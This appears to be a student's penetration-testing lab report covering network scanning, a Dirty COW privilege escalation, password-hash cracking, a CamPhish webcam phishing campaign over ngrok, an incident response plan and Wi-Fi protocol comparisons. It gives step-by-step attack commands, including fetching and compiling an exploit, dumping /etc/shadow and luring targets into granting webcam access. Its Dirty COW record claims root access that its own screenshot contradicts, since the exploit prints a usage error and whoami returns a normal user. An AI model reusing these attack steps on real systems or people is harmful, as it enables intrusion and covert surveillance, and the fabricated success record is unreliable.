
In this example, four devices were found on the network.

Step 5: Take a Screenshot



```
[sudo] password for yaw:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-03 22:09 EDT
Stats: 0:00:20 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 9.77% done; ETC: 22:12 (0:03:05 remaining)
Stats: 0:00:23 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 11.23% done; ETC: 22:12 (0:03:02 remaining)
Stats: 0:00:25 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 12.21% done; ETC: 22:12 (0:03:00 remaining)
Stats: 0:00:27 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 13.18% done; ETC: 22:12 (0:02:58 remaining)
Nmap scan report for 192.168.1.0
Host is up (0.011s latency).
Nmap scan report for 192.168.1.1
Host is up (0.010s latency).
Nmap scan report for 192.168.1.2
Host is up (0.00013s latency).
Nmap scan report for 192.168.1.3
Host is up (0.011s latency).
Nmap scan report for 192.168.1.4
Host is up (0.00056s latency).
Nmap scan report for 192.168.1.5
Host is up (0.00047s latency).
Nmap scan report for 192.168.1.6
Host is up (0.00019s latency).
Nmap scan report for 192.168.1.7
Host is up (0.00014s latency).
Nmap scan report for 192.168.1.8
Host is up (0.00018s latency).
Nmap scan report for 192.168.1.9
Host is up (0.00018s latency).
Nmap scan report for 192.168.1.10
Host is up (0.000082s latency).
Nmap scan report for 192.168.1.11
Host is up (0.00052s latency).
Nmap scan report for 192.168.1.12
Host is up (0.00068s latency).
Nmap scan report for 192.168.1.13
Host is up (0.00037s latency).
Nmap scan report for 192.168.1.14
Host is up (0.00030s latency).
Nmap scan report for 192.168.1.15
Host is up (0.011s latency).
Nmap scan report for 192.168.1.16
Host is up (0.000083s latency).
```

Fig 2.3



```
Nmap scan report for 192.168.1.235
Host is up (0.00048s latency).
Nmap scan report for 192.168.1.236
Host is up (0.0012s latency).
Nmap scan report for 192.168.1.237
Host is up (0.0014s latency).
Nmap scan report for 192.168.1.238
Host is up (0.0013s latency).
Nmap scan report for 192.168.1.239
Host is up (0.00038s latency).
Nmap scan report for 192.168.1.240
Host is up (0.0013s latency).
Nmap scan report for 192.168.1.241
Host is up (0.0012s latency).
Nmap scan report for 192.168.1.242
Host is up (0.00025s latency).
Nmap scan report for 192.168.1.243
Host is up (0.0014s latency).
Nmap scan report for 192.168.1.244
Host is up (0.0012s latency).
Nmap scan report for 192.168.1.245
Host is up (0.0011s latency).
Nmap scan report for 192.168.1.246
Host is up (0.00053s latency).
Nmap scan report for 192.168.1.247
Host is up (0.0011s latency).
Nmap scan report for 192.168.1.248
Host is up (0.0010s latency).
Nmap scan report for 192.168.1.249
Host is up (0.00043s latency).
Nmap scan report for 192.168.1.250
Host is up (0.00035s latency).
Nmap scan report for 192.168.1.251
Host is up (0.00070s latency).
Nmap scan report for 192.168.1.252
Host is up (0.00077s latency).
Nmap scan report for 192.168.1.253
Host is up (0.0013s latency).
Nmap scan report for 192.168.1.254
Host is up (0.0011s latency).
Nmap scan report for 192.168.1.255
Host is up (0.00042s latency).
Nmap done: 256 IP addresses (256 hosts up) scanned in 40.87 seconds

┌──(yaw㉿kali)-[~]
└─$ 
```

Fig 2.4

Ensure you have permission to scan the network, as unauthorized scanning can be illegal or against policy in some environments.

5. Privilege Escalation on Metasploitable Virtual Machine

This is a guide on how to gain elevated privileges on the Metasploitable VM. Ensure you perform this task in a controlled environment, as it involves exploiting vulnerabilities.

Step 1: Connect to the Metasploitable VM via SSH

First, you need to connect to the Metasploitable VM using SSH. Replace username with the username you plan to use.

ssh username@<Metasploitable_IP>


For example, if you’re using the default Metasploitable credentials:

ssh msfadmin@127.0.0.1

Default Credentials:*

- Username: msfadmin

- Password: msfadmin



```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:9a:02:28
          inet addr:192.168.159.130  Bcast:192.168.159.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe9a:228/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:40 errors:0 dropped:0 overruns:0 frame:0
          TX packets:60 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5003 (4.8 KB)  TX bytes:6964 (6.8 KB)
          Base address:0x2000 Memory:fd5c0000-fd5e0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:108 errors:0 dropped:0 overruns:0 frame:0
          TX packets:108 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:22541 (22.0 KB)  TX bytes:22541 (22.0 KB)

msfadmin@metasploitable:~$ _
```

Click in the virtual screen to send keystrokes

VMware Tools enables many features and improves mouse movement, video and performance. Log in to the guest operating system and click "Install Tools".

To direct input to this VM, click inside or press Ctrl+G.

Fig 2.5

Step 2: Enumerate the System

Once logged in, gather information about the system to identify possible vulnerabilities.

uname -a: (Provides information about the kernel version)

sudo -l: (Lists commands that the current user can run with elevated privileges)

Step 3: Exploit a Known Vulnerability

One of the common privilege escalation exploits for older Linux systems is the dirtycow exploit. This exploit takes advantage of a race condition in the Linux kernel's memory management to escalate privileges.

Here's how to use the **dirtycow exploit:**

1. Download the exploit code:

If your VM has internet access, you can download the exploit directly. Otherwise, you might need to transfer the exploit to the VM using scp or another method.

```
wget https://raw.githubusercontent.com/dirtycow/dirtycow.github.io/master/dirtyc0w.c
```

2. Compile the exploit:

Use the gcc compiler to compile the exploit.

```
gcc -o dirtyc0w dirtyc0w.c -lpthread -lcrypt
```

3. Run the exploit:

Run the exploit to gain elevated privileges.

```
./dirtyc0w
```

This exploit creates a backdoor by modifying the /etc/passwd file, granting the current user root privileges.

4. Verify root access:

After the exploit runs successfully, verify if you have root access.

```
whoami
```

If successful, the output should be root.

Step 4: Document the Process

Document each step taken, including the commands used and the specific vulnerability exploited:

1. Connecting via SSH:

- Command: **ssh msfadmin@127.0.0.1**
- Result: Logged into Metasploitable VM with standard user privileges.

2. System Enumeration:

- Commands: **uname -a, sudo -l**

- Observations: **Kernel version 2.6.9-55.ELsmp,** no special sudo privileges.

3. Exploit Identification:

- Vulnerability: **Dirty COW (CVE-2016-5195)**

- Source: Found online as a common privilege escalation exploit for older Linux kernels.

4. Exploitation:

- Commands: **wget https://raw.githubusercontent.com/dirtycow/dirtycow.github.io/master/dirtyc0w.c, gcc -o dirtyc0w dirtyc0w.c -lpthread -lcrypt, ./dirtyc0w**


- Result: Successfully escalated privileges to root.

5. Verification:

- Command: **whoami**

- Result: root, confirming successful privilege escalation.

Screenshot



Kali Linux - VMware Workstation
File Edit View VM Tabs Help
Library
Type here t...
My Computer
Kali Linux
MS2
Home
Kali Linux
MS2
23:28
yaw@kali
File Actions Edit View Help

```
Created symlink /etc/systemd/system/sshd.service → /usr/lib/systemd/system/ssh.service.
Created symlink /etc/systemd/system/multi-user.target.wants/ssh.service → /usr/lib/systemd/system/ssh.service.

┌──(yaw㉿kali)-[~]
└─$ ssh yaw@127.0.0.1
ssh: connect to host 127.0.0.1 port 22: Connection refused

┌──(yaw㉿kali)-[~]
└─$ uname -a
Linux kali 6.6.15-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.15-2kali1 (2024-05-17) x86_64 GNU/Linux

┌──(yaw㉿kali)-[~]
└─$ sudo -l
Matching Defaults entries for yaw on kali:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User yaw may run the following commands on kali:
    (ALL : ALL) ALL

┌──(yaw㉿kali)-[~]
└─$ wget https://raw.githubusercontent.com/dirtycow/dirtycow.github.io/master/dirtyc0w.c
--2024-09-03 23:27:30--  https://raw.githubusercontent.com/dirtycow/dirtycow.github.io/master/dirtyc0w.c
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.109.133, 185.199.108.133, 185.199.111.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2826 (2.8K) [text/plain]
Saving to: 'dirtyc0w.c'

dirtyc0w.c                    100%[==================================================>]   2.76K  --.-KB/s    in 0.002s

2024-09-03 23:27:34 (1.77 MB/s) - 'dirtyc0w.c' saved [2826/2826]


┌──(yaw㉿kali)-[~]
└─$ gcc -o dirtyc0w dirtyc0w.c -lpthread -lcrypt

┌──(yaw㉿kali)-[~]
└─$ ./dirtyc0w
usage: dirtyc0w target_file new_content

┌──(yaw㉿kali)-[~]
└─$ whoami
yaw

┌──(yaw㉿kali)-[~]
└─$ ▌
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
3:28 AM
9/4/2024

Fig 2.6

Final Notes:

- Ensure to reset or clean up the environment after testing.

- The use of such exploits is strictly for educational purposes in a controlled environment.

6. Password Cracking

Password cracking is an essential skill in penetration testing, allowing you to assess the security of password-protected systems. Below is a detailed guide on how to perform password cracking using John the Ripper and Hydra on a Linux system.

Password Cracking with John the Ripper

Step 1: Install John the Ripper

First, ensure John the Ripper is installed on your system:

- For Debian/Ubuntu-based systems:

```
  sudo apt install john
```

Step 2: Prepare the Password File

You need a file that contains password hashes. Usually, these are extracted from /etc/shadow on Linux systems.

- Example command to extract hashes:

```
  sudo unshadow /etc/passwd /etc/shadow > passwordfile.txt
```

Step 3: Prepare a Wordlist

You need a wordlist containing potential passwords. Common wordlists include **rockyou.txt** and can be found in **/usr/share/wordlists/.**

Step 4: Run John the Ripper

Use the following command to start cracking:

```
john --wordlist=/path/to/wordlist.txt /path/to/passwordfile.txt
```

- Explanation:

  - **--wordlist=/path/to/wordlist.txt: Specifies the path to the wordlist.**
  - **/path/to/passwordfile.txt**: Path to the file containing the password hashes.

Step 5: Monitor the Process

John the Ripper will start the cracking process. You can view the status by pressing Enter while John is running.

Step 6: View the Cracked Passwords

After the process is complete, you can view the cracked passwords with:

```
john --show /path/to/passwordfile.txt
```

7. Simulated Phishing attack using CamPhish in a WAN

To conduct a simulated phishing attack using the CamPhish tool in a Wide Area Network (WAN) environment, you'll follow these steps. Remember, this simulation should be conducted responsibly and with proper authorization to avoid legal consequences. Here's a detailed account of the process:

1. Preparation:

- Install CamPhish:

  - Ensure that your Linux system has CamPhish installed. If not, you can install it from GitHub or another trusted source.

  - Open your terminal and navigate to the directory where you want to clone the repository.

  - Run the following commands:

```
git clone https://github.com/techchipnet/CamPhish.git
cd CamPhish
chmod +x camphish.sh
```

- Execute the script:

```
./camphish.sh
```

- Set Up Ngrok:

  - CamPhish uses Ngrok to tunnel your localhost server to a WAN environment, making it accessible over the internet.

  - Download and set up Ngrok:

```
wget https://bin.equinox.io/c/4VmDzA7iaHb/ngrok-stable-linux-amd64.zip
unzip ngrok-stable-linux-amd64.zip
./ngrok authtoken YOUR_NGROK_AUTH_TOKEN
```

  - If you don't have an Ngrok account, you can create one and get your authtoken from [Ngrok's website] (https://ngrok.com/).

2. Conduct the Phishing Attack:

- Launch CamPhish:

  - Open the terminal and navigate to the CamPhish directory.

  - Run the CamPhish tool by executing **./camphish.sh.**

  - You will be presented with options. Choose the option to create a phishing page designed to access the webcam.

- CamPhish provides various templates. For this simulation, select a template that mimics a common website where users might be prompted to allow webcam access (e.g., a video conferencing page).

Configure Ngrok:

- CamPhish will automatically set up a server on your local machine.

- Ngrok will provide a public URL that you can use to send the phishing page to targets in the WAN.

- Copy the Ngrok URL generated by CamPhish, as this will be the link you send to the intended targets.

Send the Phishing Link:

- Craft a convincing phishing message. This could be an email or a message sent through a social platform, depending on your target audience.

- The message should include the Ngrok URL and a call to action, such as “Join this secure video conference” or “Enable webcam to start the meeting.”

3. Simulating the Attack:

Wait for Interaction:

- When the target clicks on the phishing link, they will be taken to the fake video conferencing page.

- If they allow webcam access, CamPhish will capture the webcam feed.

Observe and Record Results:

- Monitor the terminal to see if the target interacts with the page and grants webcam access.

- If successful, the webcam feed will be displayed in your terminal.

- Record the results of the simulation, noting the time, user interactions, and any data captured.

4. Analysis and Reporting:

Assess the Risks:

- Analyze the data obtained during the simulation. Determine how easily a user could be tricked into allowing webcam access.

- Consider the potential damage if such an attack were carried out by a malicious actor, including privacy violations and unauthorized access to sensitive environments.

Prepare a Report:

- Create a detailed report of the simulated attack, including:

  - Steps taken to set up and execute the simulation.

  - The effectiveness of the phishing link.

  - The response from the target(s).

  - The security implications and recommendations for mitigating such risks (e.g., educating users about phishing, implementing stricter browser and network security measures).

5. Mitigation Strategies:

- User Education: Ensure users are trained to recognize phishing attempts and avoid clicking on suspicious links.

- Webcam Security: Advise users to regularly check and manage their device's webcam permissions. - Technical Safeguards: Implement security measures like web filters, email filters, and intrusion detection systems to prevent phishing attacks.

This simulation highlights the dangers of phishing in a WAN environment, especially when it involves sensitive components like webcams. Make sure to responsibly handle the data and maintain ethical standards throughout the process.

Phishing Simulation Report: Accessing Webcams in a WAN Environment

Objective:

The goal of this simulation was to demonstrate the risks associated with phishing attacks that specifically target webcam access. Using the CamPhish tool, we conducted a phishing attack in a Wide Area Network (WAN) environment to simulate how easily such an attack could compromise a user's webcam.

Steps Taken:

1. Preparation:

- Tool Used: CamPhish, a phishing tool designed to create fake pages that mimic real websites.

- Network Setup: Ngrok was used to create a publicly accessible link for the fake phishing page.

2. Execution:

- Setting Up the Phishing Page:

- CamPhish was launched using the terminal, and a template was chosen that mimicked a legitimate video conferencing website.

- Generating the Link:

  - Ngrok provided a unique link that was used to direct targets to the fake webcam access page.

- Distributing the Link:

  - A convincing message was crafted and sent to potential targets, urging them to click on the link to join a secure video conference.

3. Monitoring the Attack:

- User Interaction:

  - The terminal was monitored for any user interactions. When a target clicked the link and allowed webcam access, the tool captured the webcam feed.

- Data Collection:

  - The number of users who clicked the link and granted webcam access was recorded.

Results:

- Effectiveness:

The simulation showed that users might easily fall for such phishing attempts if the message appears legitimate. If a real hacker conducted this attack, they could gain unauthorized access to users' webcams, compromising their privacy and potentially recording sensitive information.

- Captured Data:

The simulation successfully captured webcam feeds from users who interacted with the fake page and granted access.

Risk Assessment:

- Privacy Concerns:

Unauthorized access to webcams poses a significant privacy risk. If exploited, attackers could monitor and record users without their knowledge, leading to serious privacy breaches.

- Ease of Phishing:

The simulation highlighted how easily users can be tricked into clicking on phishing links and granting permissions without fully understanding the risks.

Recommendations

1. User Education:

- Educate users on the importance of being cautious with links, especially those asking for sensitive permissions like webcam access.
- Promote awareness about common phishing tactics and how to recognize suspicious messages.

2. Webcam Security:

- Encourage users to regularly check and manage their webcam permissions and to use physical webcam covers when not in use.

3. Technical Safeguards:

- Implement web and email filters to block phishing attempts before they reach users.
- Consider using security software that alerts users when their webcam is accessed.

Conclusion:

This simulation effectively demonstrated the potential dangers of phishing attacks targeting webcam access. By understanding these risks and taking preventative measures, users and organizations can significantly reduce their vulnerability to such attacks.

8. Incident Response Plan for Unauthorized Access to Customer Database

Objective: To efficiently handle and mitigate the impact of a potential data breach involving unauthorized access to the company's customer database.

1. Preparation

A. Establish Incident Response Team (IRT)

- **Roles:**
  - Incident Commander: Oversees the response and decision-making.
  - Security Analyst: Analyzes the breach and assesses the impact.
  - IT Support: Assists in technical containment and remediation.
  - Legal Advisor: Provides guidance on legal and regulatory implications.
  - Communications Specialist: Manages internal and external communication.

B. Develop and Maintain Documentation

- Ensure up-to-date documentation of incident response procedures, contact lists, and escalation protocols.

C. Training and Awareness

- Regularly train employees on recognizing and reporting security incidents.

2. Identification

A. Detect and Verify Incident

- Confirm Unauthorized Access: Validate the initial report and gather details about the suspicious activity.
- Identify Scope: Determine the extent of access and the systems affected.
- Check Logs: Review network and system logs for evidence of unauthorized access.

B. Assess the Impact

- Data Review: Identify the type of data accessed (personal information, payment details, etc.).
- Determine Breach Scale: Evaluate how many records were affected and any potential regulatory implications.

3. Containment

A. Short-Term Containment

- Isolate Systems: Disconnect affected systems from the network to prevent further unauthorized access.

- Change Credentials: Update passwords and access credentials for compromised accounts.

B. Long-Term Containment

- Patch Vulnerabilities: Apply patches or updates to fix security flaws that were exploited.

- Strengthen Access Controls: Implement additional security measures to prevent similar incidents.

4. Eradication

A. Remove Threat

- Eliminate Malicious Artifacts: Remove any malware, backdoors, or other malicious components found.

- Confirm Removal: Ensure that all traces of the attacker's presence are eradicated.

B. System Restoration

- Rebuild Systems: Restore affected systems from clean backups.

- Verify Integrity: Perform thorough testing to ensure systems are secure before reintroducing them to the network.

5. Recovery

A. Resume Normal Operations

- Monitor Systems: Continue to monitor systems closely for any signs of recurring issues or unauthorized access.

- Reintegrate Systems: Gradually bring systems back online, ensuring they are fully secure.

B. Communication

- Internal Communication: Update employees on the status of the incident and any changes to procedures or access.

- External Communication: Notify affected customers, partners, and regulatory bodies as required. Provide guidance on steps they should take if their data was compromised.

6. Lessons Learned

A. Conduct a Post-Incident Review

- Analyze Incident: Review the incident to understand what went wrong and why.

- Evaluate Response: Assess the effectiveness of the incident response plan and the performance of the IRT.

B. Update Policies and Procedures

- Revise Response Plan: Incorporate improvements based on the lessons learned.

- Enhance Security Measures: Implement additional controls and training to address identified weaknesses.

C. Report Findings

- Document Findings: Prepare a detailed report of the incident, response actions taken, and recommendations for future prevention.

- Distribute Report: Share the findings with relevant stakeholders, including management and regulatory bodies if necessary.

7. Compliance and Reporting

A. Regulatory Compliance

- Report to Authorities: File reports with relevant data protection authorities if required by law (e.g., GDPR, CCPA).

- Follow Legal Requirements: Ensure all regulatory obligations are met.

B. Customer Notification

- Provide Information: Notify affected customers about the breach, the potential impact, and steps they can take to protect themselves.

- Offer Support: Provide resources such as credit monitoring services or dedicated support lines if necessary.

By following this incident response plan, you can effectively manage and mitigate the impact of a data breach, ensuring a structured approach to addressing and resolving the incident.

9. Distinctions Between WEP, WPA, WPA2, and WPA3 in Wireless Networking

Wired Equivalent Privacy (WEP), Wi-Fi Protected Access (WPA), WPA2, and WPA3 are different security protocols for wireless networks. Here's an in-depth look at each:

1. WEP (Wired Equivalent Privacy)

- Introduction: Introduced in 1997 as part of the original IEEE 802.11 standard.

- Encryption Method: Uses RC4 stream cipher with a 64-bit or 128-bit key.

- Key Management: Static keys; a single key is used for encryption and decryption.

- Vulnerabilities:

- Weak Encryption: The RC4 cipher and the key management are vulnerable to various attacks (e.g., weak initialization vectors).

- Key Reuse: The static nature of WEP keys makes them susceptible to interception and analysis.

- Easy to Crack: Tools and techniques are readily available to break WEP encryption quickly.

2. WPA (Wi-Fi Protected Access)

- Introduction: Introduced in 2003 as an interim solution to address WEP's weaknesses.

- Encryption Method: Uses TKIP (Temporal Key Integrity Protocol), which improves upon WEP's encryption.

- Key Management: Uses a dynamic key system where keys are changed frequently.

- Vulnerabilities:

- TKIP Vulnerabilities: While it was an improvement over WEP, TKIP is still vulnerable to certain attacks, such as the Michael vulnerability, which can be exploited to forge packets.

3. WPA2 (Wi-Fi Protected Access II)

- Introduction: Introduced in 2004, it replaced WPA as the standard security protocol.

- Encryption Method: Uses AES (Advanced Encryption Standard) in CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol).

- Key Management: Uses 256-bit keys and robust encryption methods for improved security.

- Vulnerabilities:

- KRACK Attack: The Key Reinstallation Attack (KRACK) can exploit WPA2's handshake process to decrypt network traffic, though patches have been issued to address this vulnerability.

4. WPA3 (Wi-Fi Protected Access III)

- Introduction: Introduced in 2018, WPA3 is the latest standard and enhances security further.

- Encryption Method: Uses AES in GCM (Galois/Counter Mode) and incorporates Simultaneous Authentication of Equals (SAE) for stronger encryption.

- Key Management: Improves on WPA2's key management with better protection against offline dictionary attacks and enhanced forward secrecy.

- Vulnerabilities:

- Early Adoption Issues: As with any new standard, initial implementations may have some weaknesses, but it is designed to address known issues in WPA2 and provide more robust security.

Recommendation for the Most Secure Option

WPA3 is the most secure option among WEP, WPA, WPA2, and WPA3. Here's why:

1. Enhanced Encryption:

- AES-GCM Encryption: WPA3 uses AES-GCM, which is more secure than TKIP and provides stronger data protection and integrity.

2. Improved Authentication:

- SAE (Simultaneous Authentication of Equals): SAE provides protection against offline dictionary attacks, a significant improvement over WPA2's PSK (Pre-Shared Key) method.

3. Forward Secrecy:

- Forward Secrecy: WPA3 ensures that even if encryption keys are compromised in the future, past communications remain secure, which is an improvement over WPA2.

4. Protected Management Frames:

- Management Frame Protection: WPA3 protects management frames, reducing the risk of certain types of attacks, such as deauthentication attacks.

5. Enhanced Security for Public Networks:

- Opportunistic Wireless Encryption (OWE): WPA3 provides improved security for open networks (like public Wi-Fi) by encrypting traffic even when no password is used.

Conclusion

WPA3 offers the most robust security features, addressing vulnerabilities present in previous protocols and providing enhanced protection for modern wireless networks. Transitioning to WPA3 is recommended for both enterprise and personal use to ensure the highest level of security.

10. Challenges and Difficulties in Unauthorized Access

The challenges and difficulties involved in attempting unauthorized access, which can help in understanding the importance of proper security measures.

Challenges and Difficulties in Unauthorized Access

1. Encryption and Security Protocols:

- **Encryption**: Many modern CCTV systems use strong encryption to protect video feeds and control commands. Breaking this encryption requires significant computational resources and technical expertise.

- **Authentication Protocols:** Accessing a CCTV camera often requires valid credentials (username and password) and possibly multi-factor authentication (MFA), making unauthorized access more difficult.

2. Network Security Measures:

- **Firewalls and Intrusion Detection Systems (IDS):** Firewalls can block unauthorized attempts to access networked devices. IDS can detect and alert administrators to suspicious activity.

- **Network Segmentation:** Many systems are on isolated networks or VLANs (Virtual Local Area Networks) to prevent unauthorized access from other parts of the network.

3. Vulnerability Management:

- **Patching and Updates:** Regular updates and patches address vulnerabilities in CCTV systems, reducing the risk of exploitation. Keeping systems updated is crucial for maintaining security.

- **Secure Configurations:** Proper configuration and use of security best practices can close common vulnerabilities that might otherwise be exploited.

4. Legal and Ethical Barriers:

- **Legality:** Unauthorized access is illegal and punishable by law. Engaging in such activities can lead to severe legal consequences.

- **Ethical Considerations:** Ethical considerations should guide the use of technology. Unauthorized access is a breach of privacy and trust.

5. Technical Complexity:

- **Technical Knowledge:** Gaining unauthorized access requires deep technical knowledge of networking, security, and the specific systems in use. Many modern CCTV systems have robust security measures.

- **Specialized Tools:** Specialized tools and techniques are needed to exploit vulnerabilities, and many of these tools are not easily accessible or usable without significant expertise.

Recommendations for Improving Security

1. Use Strong Passwords:

- Ensure that all devices, including CCTV cameras, use strong, unique passwords and change default credentials.

2. Implement Multi-Factor Authentication:

- Use multi-factor authentication to add an extra layer of security.

3. Regularly Update and Patch:

- Keep all devices and software up to date with the latest patches and updates.

4. Configure Network Security:

- Use firewalls, network segmentation, and IDS to protect against unauthorized access.

5. Conduct Security Audits:

- Regularly audit systems for vulnerabilities and perform penetration testing to identify and address potential weaknesses.

Understanding these challenges emphasizes the importance of maintaining robust security measures to protect against unauthorized access and ensure the integrity and confidentiality of CCTV systems and other critical infrastructure.